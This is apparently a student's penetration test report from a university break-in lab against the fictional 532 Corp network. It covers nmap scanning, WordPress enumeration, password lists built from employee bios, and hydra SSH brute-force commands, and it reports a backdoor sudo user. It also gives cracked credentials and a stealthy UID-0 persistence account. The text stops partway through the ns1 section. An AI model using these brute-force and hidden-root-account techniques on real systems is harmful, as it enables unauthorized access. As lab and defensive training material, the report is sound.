532 Corp Penetration Test Report

CPRE532 Break In Lab

walraven@iastate.edu

2023-05-02

Contents

1 532 Corp Penetration Test Report

This PDF report uses embedded attachments to include files. These are denoted by the links in this color. Links that point to an external site are this color. These attached files are also hosted at https://cpre532.walraven.dev in the event that your pdf viewer does not support the attachments.

1.1 Introduction

Recently there has been a firing from 532 Corp of the lead Cybersecurity Engineer. With the vast majority of their revenue coming from internal research and development activities, the danger that comes from having a leak of internal company data is far greater than a traditional company. This compounds with the information that prior to being fired, the previous employee has reported knowledge of potential vulnerabilities inside the computer systems of 532 Corp, but did not document them prior to leaving. This opens the door for a malicious actor of some kind cooperating with this previous employee to gain access to data that is beyond their intended knowledge, and could result in the leaking of the highly important internal research and development operations.

1.2 Objective

This penetration test has the primary objective of finding all potential vulnerabilities in 532 Corp's network, and suggesting methods to fix these issues, so that a malicious actor can not use them to steal confidential company information. This report should document all findings that are even remotely concerning, and the lack of documentation left behind by the fired employee has the current team in a very poor spot, so this will help re-build to a point where they can continue their jobs effectively.

1.3 Requirements

- Overall High-Level Summary and Recommendations
- Methodology walkthrough and detailed outline of steps taken
- Each finding should include clear steps to reproduce
- Any additional items that were not included

1.4 Rules of Engagement

We are given a specific IP range that is known to belong to 532 Corp, that is open to attack, specifically the range 82.46.91.0/24. The other valid resource that we may test against is the domain: https://532corp.hackerville.org.

1.4.1 Given Information

Alongside these rules of engagement, we were also given a list of usernames for employees that still work the company after the firing in 532_corp_usernames.txt. There is no description of where these usernames will be used, or on what computers, just that they are current employees. These names are listed below.

```
jsmithison
jgreene
sdash
rjohnson
mjones
lpeterson
scooling
tlee
```

2 Executive Summary

Outside of the penetration test, and speaking as a general employee that uses a computer. The current lack of ability to use the systems is unacceptable. There is a significant issues with the current network that has caused major downtime resulting in downtime that totals greater than 75% of the engagement permanent. This includes failure of multiple systems over the engagement period, that were initially working. This caused a number of problems in my ability to adequately and accurately perform a penetration test on the entirety of the network, and *must* be causing significant downtime and issues for the employees of 532 Corp. This is a critical issue that must be resolved as soon as possible.

Getting into the actual penetration testing that was done. There is a clear lack of security posture throughout the company that needs to be addressed. Users having weak and easily guessable passwords, storing credentials in plaintext, lack of patching, poor privilege management, and security issues throughout the code all point to a larger issue. This is a company wide flaw that should not be addressed on a system by system basis, but with a company-wide plan to improve the overall security posture. Alongside this, there are multiple systems that have significant signs of compromise, and as such all systems should be considered compromised until they can be fully audited by a proper forensics team for information, or they are rebuilt entirely. This is especially true for the systems that were found to have backdoor accounts.

Overall the best recommendations I would have to you, is having mandatory security training for all employees to build the base level of security knowledge and adequate online safety. This should then be followed by a complete rebuild of the company network where the individuals now understanding the need for security and work to properly implement it.

2.1 Recommendations

The largest recommendation that I can make is starting continuous patching of these systems. There were a number of systems that were found to have security flaws that are multiple years old at this point. Keeping systems up to date is a critical part of maintaining good security posture, and has failed here. This is something that must not be a one time event though. It must be a continuous process, where the systems are always updated new version come out. This is especially important for systems that are exposed to the internet, as these are the systems that are most likely to be targeted

by attackers. Failure to do so, will result in the systems once again being vulnerable to new attacks that are discovered.

The second largest recommendation that I could make is some form of security training for the employees of 532 Corp. There were a number of users that had passwords that were easily guessable, and were able to cracked quickly once the hashes for these users were gained. Having good security training so users understand the importance of having a strong password, and the potential consequences of having a weak password is critical to maintaining a good security posture. This is especially important for users that have access to critical systems, as these are the systems that are most likely to be targeted by attackers. This can be be further improved by having a strong password policy that requires a minimum length, and a mix of numbers, letters, and special characters is a good first step to ensuring that users have strong passwords.

The final major recommendation that I can is to have a centralized authentication platform. This could be something like LDAP, or Active Directory, that can be used to manage the users on all the systems in the network at the same time. This would allow for a single place to manage the users, ensure that the users have strong passwords, perform access control network wide, and that the users are removed from the system when they are no longer needed.

3 Methodologies

Overall when I start an engagement, there are a series of common steps that I follow for each system that I am attacking. These steps are as follows:

1. Information Gathering
2. Initial Access
3. Privilege Escalation
4. Data Exfiltration

The first step that I take is always to build a database of information that can be used as part of the engagement. Attempting to gather information about the environment I will be, this can be anything that I would deem to be useful, such as potential ideas on where to being password brute forces, internal networking information that can be used to pivot, descriptions about services that are known to be running, etc. This is done through a number of methods such as nmap scans, or looking at the website of the company.

The next major step is gaining initial access to any system, typically through gaining access to one or more passwords for the users of those systems. Getting a shell that can be used to interact and further investigate these systems is a big step in the process. This can used to gather more information about the system, check for potential vulnerabilities that can be used to escalate privileges, and to move laterally as this can be a foothold into an internal network as seen with ldap.

The next goal is always privilege escalation on the system. This is the process of going from an user with lesser privileges to a user with more privileges. This can be done through a number of methods such as exploiting a vulnerability in the system, or using a misconfiguration to gain access to a user with more privileges. This is a highly beneficial step, as gaining the highest level access to the system can allow for a number of attacks such a password capturing, and exporting hashes of the user system, and allow methods like that allow for long term persistent access to the system.

The final goal is data exfiltration. After gaining access to a system, getting as much possible privilege as I can, I will hunt for any useful information that the system has that could be either be useful to me in the future, or show a potential misconfiguration that could exist. This is then taken off of the system and stored for use as I continue the test.

Overall the goal of this methodology is to find as many vulnerabilities as possible, and to document

them in a way that is useful to the client. This is done through a number of methods such as screenshots, and detailed explanations of the vulnerabilities that were found. The manner of tackling a single system completely allows for a full understanding of this system, and the ability to thoroughly document any vulnerabilities or potential concerns that were found.

4 Information Gathering

4.1 Network

4.1.1 External Network

To start of the engagement around April 7th. I did basic nmap scan of the network using `nmap 82.46.0.24/24` to scan the entirety of the network. This resulted in a total of 2 hosts being found, on .10, and .200 which each had the ports 22 and 53 open. The next step I took was adding a number of options such as including `-Pn` to force a no ping scan to try find any other hosts on the network, as two hosts seemed rather low. When these reveled nothing, I did a service scan of these IPs to get the banners which both contained updated service banners for OpenSSH, and ICS Bind respectively. This was the extent of the information that was possible to be gathered at that time, and I began communicating with the client about the networking issues that were present.

After some of the networking issues were solved I once again did an nmap scan scan of the network included here. As was described this resulted in a number of additional hosts being found at .201 (desktop1), .204 (ns2), .205 (ldap), .206 (ws), .207 (www2), and .208 (mail). After finding these I did a number of additional scans just like I had previously, with turning off the ping scan using `-Pn` revealed one additional hosts having an open port at .203 (sarahs). At this point, since I could narrow the scan list down, I preformed a full scan of all the ports, and gathered the service banners that came from that scan. This resulted in no additional information compared to previous scans.

To note here. There were a few other hosts on the network that appeared to be routeable hosts, as they were responding to ARP requests for their respective IPs, however there were no available services at either point of scanning. These were the hosts ending in .100, .199, and .202.

4.1.2 Internal Network

After gaining access to the ldap machine, I had a jump box behind the firewall, as this had an internal IP address of `192.168.1.205`. From this machine I was able to use a statically compiled copy of nmap that could be used to scan the internal network. One of these scan result is included. These scans revealed a number of additional ports that were being blocked by the firewall.

After gaining access to the internal network, I was able to notice that the .208 (mail) machine had an additional set of ports open internally that were not passed through the firewall. Specifically these ports 25, 110, and 143 all relate to email services, and therefore were rather likely candidates to be the internal email system for 532 Corp. This can be a good target as compromising this system could allow for sending emails as any individual in the company, and reading private internal company communications. Which can be used in a number of manners such as a phishing vector, scamming outside organizations or employees pretending to be someone high up in the company, and an external business deciding to make business decisions based on the internal communications it should not have access to.

4.1.3 Networking Issues

As I felt like it was an odd scenario to be requesting a penetration test of only two hosts. I communicated with the client on April 8th asking about the expected number of hosts, since it was rather small number currently. There was no response to this contact. Three days later, on April 11th I once again reached out about the lack of hosts on the network, asking if there were issues on the company side. This did get a response that the expected machines were active. The next day on April 12th, the computer with the address ending in .200 found in the initial scan went down, and was asked about that morning. There was no response to communications that day. The next day, April 13th, it was communicated that "all the vms are up and running" while the machine ending in .200 was still inaccessible. Communications continued the next two days through April 14th and 15th about the machine being down, with no responses. On April 16th it was communicated that the machine ending in .200 was rebooted and back online after the extended downtime.

At approximately the halfway point of the engagement period, April 18th, as I had exhausted most other points of interest, I decided to further look into the small number of hosts on the network. There were a number of oddities relating to a single MAC address responding to ARP requests for multiple IPs, alongside responding inconsistently to requests to these addresses shifting between a TCP [RST,ACK] response, and an ICMP Host Unreachable response. Knowing that the client's network is a virtualized environment, there are likely two things that could cause these oddities. The first is a single firewall with multiple virtual IP addresses setup, would respond in this manner to ARP. The other would be that a virtual machine was directly cloned including the network adapter, which would result in multiple computers having the same MAC addresses, causing networking collisions and undeliverable packets. As there was nothing responding on the addresses that were being claimed, it was not easy to verify if this was a firewall. As such, I once again attempted to communicate the networking issues with only two hosts being reachable, and the oddities around the shared MAC addresses, asking if the IPs that it was claiming belonged to a firewall, and if they were not to verify that the virtualized system did not share MAC addresses causing conflicts. There was no response to this communication.

```
62 82.46.91.203 is at 00:50:56:86:ed:5f
62 82.46.91.208 is at 00:50:56:86:ed:5f
62 82.46.91.207 is at 00:50:56:86:ed:5f
62 82.46.91.206 is at 00:50:56:86:ed:5f
62 82.46.91.205 is at 00:50:56:86:ed:5f
62 82.46.91.204 is at 00:50:56:86:ed:5f
```

Figure 4.1: ARP Requests showing the same MAC address responding to multiple IPs

On April 20th, two days after the last communication, and twelve days after the initial communication inquiring about the lack of hosts. It was communicated that there were issues with machines not getting IP addresses, and that the network should be re-enumerated as there are more hosts that should now be available. At this point in time, these hosts were down for sixty percent of the total engagement period.

On April 25th, after the network was back up. One of the hosts .203 went back down, and was asked about. The response that day was “there are no issues” despite multiple communications describing the issues that were being had. The next day there was further communication about the host being down, at which time is was described that this host was likely not going to be up before the end of the engagement period. This host had a total downtime well beyond seventy-five percent of the engagement period.

4.2 Website

4.2.1 General Information Gathered

The first step that I took when looking at 532corp.hackerville.org was using shodan.io to query the DNS related information on the domain. This could reveal information about subdomains that exists of the site, and potentially of services of the site if there is an SRV record existing. There was a little bit about other subdomains all hosted on hackerville.org, but overall there was not much.




Figure 4.2: Shodan report of hackerville.org

Going to the start looking at the site itself, the first thing that I did was begin by taking a look at the inspect element for anything that might be of interest. There was something that caught by my eye https://532corp.hackerville.org/wp-includes/blocks/navigation/style.min.css?ver=6.4.3. This link gives some significant information, such as this website being a wordpress site from the `wp-includes` folder, and the path where some of these are. From there, since I wanted to see what other things existed in this wp-includes folder, I simply removed the file name leaving only https://532corp.hackerville.org/wp-includes/blocks/navigation/ and to my surprise was greeted with the index that is shown below.




Figure 4.3: Page showing the indexed filesystem of the folder /wp-includes/blocks/navigation

Knowing that indexing was on this led me to continue looking at many of the common wordpress endpoints, looking for additional indexed pages that could provide some extra information. There were two significant ones that I found /wp-includes which divulges significant information about plugins installed, php files that can be included and run, and more. Alongside the user uploads folder at /wp-content/uploads/ which includes all the user uploaded files. If a user were uploading sensitive files, it would now be trivial to take those files. For example, the last file that was uploaded by a user was in approximately November 2023, and was the SocialV-theme.

Figure 4.4: The directory revealing that the file SocialV-theme.zip was uploaded 2023/11

Figure 4.5: Website showing that wp-includes is indexed

Continuing with along with the enumeration of the site. I used resources from HackTricks to further investigate the wordpress site. The items that stood out most to me were the login pages list, that included a set of 4 pages. I attempted to go the wp-login.php which brought me to a login page, however pressing the register button redirected me to a main hackerville.org page instead of registration page. The traditional registration page is just the wp-login.php page with the special action, and some parameters to set the new username and password. By manually triggering this with curl, I received a success page back, and email to verify my new account.




Figure 4.6: Wordpress login page for 532 Corporation

This login did work when attempting to login from the login page, and gave me access to a search button in the top right, that when left blank lists all the pages that I could see. There no additional pages, but had a page been hidden, traditionally requiring a direct link, this would have revealed it.




Figure 4.7: Search bar that exists because of being logged in

The other interesting item that was found from the hacktricks info was the xmlrpc control endpoint that acts similarly to a REST API for wordpress is available. This can be used to reveal significant amounts of information, and when looking at some of the info requests, I was able to find that the admin page location is at the default location too through a link to /wp-admin/admin-ajax.php. The new account that I was able to create is not an admin of the site, and therefore not able to view or use this page.

4.2.2 Personal Information Leakage

After looking at what was happening on the backend of the site, I took a look at the actual content on the site itself. The main page itself has short biographies about each of the team members at the company. This information was super useful as it included information about these individuals that might be used in passwords, along with correlating names to the usernames that we were given. This let me gather the information below

Name	Username	Text File with Bio
Jennifer Smithison	jsmithison	jsmithison.txt
John Greene	jgreene	jgreene.txt
Stacy Dash	sdash	sdash.txt
Robert Johnson	rjohnson	rjohnson.txt
Michael Jones	mjones	mjones.txt
Lily Peterson	lpeterson	lpeterson.txt
Shane Cooling	scooling	scooling.txt
Tommy Lee	tlee	tlee.txt

Using this information I decided to build a password list that could be used to potentially try brute force attacks on the hosts found in the network. This list ended up being approximately 300 potential password that could be used.

5 Penetration Testing

This section will include the thought process and exploitation I went through for this engagement, starting with the broad overview, and continuing at each machine for specifics for each of those systems. Each of the systems has a few potential sections that include system information such as exposed services, aliases of names of the system that were found, initial access method, attempted and successful privilege escalation, additional vulnerabilities, and useful information gathered from the system. Of note, the names included are an aggregate of the information that was found during the information gathering phase, and the information that was found during the penetration testing phase.

Throughout this penetration test, I was able to successfully gain access to **9** out of the **10** systems. Of those systems, I was able to gain full administrative access (root on linux, or administrator on windows) to **5** of the **10** systems.

5.1 Attack Narrative Intro

After doing the initial information gathering of the network and from the website, I started the process of attacking each of the hosts on the network. At the beginning of this process there were only a pair of hosts up at .10, and .200 both looking like fully or nearly fully updated ubuntu machines it seemed unlikely to find a software vulnerability, and I would need to rely on a human vulnerability. This led me to start the attack using hydra to brute force ssh. I used the password list that was created from the website information, and the usernames that were provided to me to attempt this brute force. This was done with the command below.

```
1  hydra -L usernames.txt -P site_passwords.txt -M hosts.txt ssh
```

After waiting for this command to run it revealed that there were weak passwords on both of the available machines .10 (www) and .200 (ns1) with the users `tlee` and `jsmithison` respectively.




Figure 5.1: Hydra finding the password for jsmithison on .200 (ns1)

After gaining access to both of these machines I had to wait another 10 days for the network issues to be resolved, and the rest of the machines to be brought online. After this was resolved, I was able to continue the attack on the rest of the machines on the network.

Since these were all new machines that I had not seen before, I started with the same brute force attack adding in the passwords that I had cracked as part of ns1 and www. This was done with the command below.

```
1  hydra -L usernames.txt -P site_passwords_with_cracked.txt -M hosts.txt ssh
```

This gained me access to a number of additional machines, however the most notable was .206 (ws) which had a user `mjones` with the password `goboilermakers` which was information that pulled from the website. All access after this was done through pivoting from the three machines that initial access was gained on.

5.2 Password Replacement Required

Throughout this penetration test, many users of these systems had passwords that were easy enough to guess or to be cracked. The users and their passwords are listed below, and should be changed to something more secure.

Username	Password
jsmithison	momo
jgreene	0891484862
tlee	liluzivert
scooling	doritos23
sarah	ninja05
rjohnson	!!!PARTYBOY!!!
lpeterson	chickiscool
sdash	happie*bunnie
mjones	goboilermakes

5.3 IP: 82.46.91.10 (www)

5.3.1 Aliases

- hostname: www

5.3.2 Service Enumeration

The following tables show the services that were found on the system, and the banners that were returned from the service.

Server IP Address	Ports Open
82.46.91.10	**TCP**: 22,53

NMAP Service Banner Scan Results:

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
53	ISC BIND 9.16.48 (Ubuntu Linux)

5.3.3 Attack Narrative

This system initially had access gained to it through a brute force attack on the ssh service, as there were users with poor password hygiene that made it possible for their password to be guessed. After gaining this initial access, the goal was to escalate privileges gaining further access and extracting more information about the system potentially allowing for lateral movement. This was successful in gaining root access to the system, and was able to pull off important information such as the shadow file that could be used to crack further passwords.

5.3.4 Initial Access

Vulnerability Explanation: Poor Password Hygiene

The corporation website included information about employees including a short biography about each of the users. This information was used to brute force the password of the user `tlee` where their password was `liluzivert`, their favorite artist. This allowed for shell access to the system via ssh.

Vulnerability Fix:

Having a minimum required password strength that requires some amount of numbers and special characters could have helped avoid this attack.

Severity:

Overall this vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This has a high impact on the integrity of the information that Tommie Lee puts on the system, while there is only minimal evidence for the potential low impact on the availability of the system itself, and the confidentiality of what this user has access to on this system.

5.3.5 Privilege Escalation (backdoor user)

After the initial access was gained, the next step I took was using LinPEAS to look for potential flaws in system configuration and general useful information. This revealed that that there was another user

on this system `backdoor`. This user did not have a password, and is a member of the sudo group allowing for root access to the system. It only took switching to this user to gain full access to the system.

Vulnerability Explanation: Backdoor User

There was a user at some point in time that was added clearly as a backdoor account, intended to allow full access to the system after the initial access was gained. The user belonged to the sudo group, and did not have a password set, allowing for easy access to this user as an unprivileged user.

Vulnerability Fix:

Remove the backdoor user from the system, and check for other traces of an attacker on the system that show signs of lateral movement. This system should be assumed to be fully compromised, and should not be used publicly until it is fully rebuilt.

Severity:

When combined to form this attach chain, these vulnerabilities have a CVSS 3.1 score of 9.8, as the vulnerability requires no skill, no user interaction, minimal privileges, and grants complete compromise of the system. This has a high impact on the confidentiality, integrity, and availability of the system.

5.3.6 Useful Information Gained

5.3.6.1 Persistent Access

After gaining root access to the system, to maintain persistence. I created a user `recovery` that sits just below the default ubuntu user `backup` giving it a UID of 0 and a gid that is unused 36, but near that backup user. This combination causes any login with this user to be effectively logging in as root. This user has a randomized password of `wrtcrSbddv`. This user has their home directory in `/etc/recovery` and also had an ssh key placed in the authorized_keys file in this home directory to allow for future access to the system.

5.3.6.2 Hashed Passwords From Shadow

After establishing this persistence. I pulled off the shadow file to attempt cracking any further passwords for users on the system. This was able to get me a password for the user `scooling` of `doritos23` which can be used for lateral movement.

5.3.6.3 Bash History with Setup Information

There was also a lot of interesting information in the bash history of the user `cpre532`. Which shows the command that were used to setup the server along with there being a number of commands that added and have since deleted the users `doug`, `swechha`, and `toor`.

5.4 IP: 82.46.91.200 (ns1)

5.4.1 Aliases

- hostname: ns1
- ns1.internal.532corp.com
- ns1.external.532corp.com
- On .204 (ns2): ns2.internal.532corp.com
- On .204 (ns2): ns2.external.532corp.com

5.4.2 Service Enumeration

The following tables show the services that were found on the system, and the banners that were returned from the service.

Server IP Address	Ports Open
82.46.91.200	**TCP**: 22, 53

NMAP Scan Results:

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
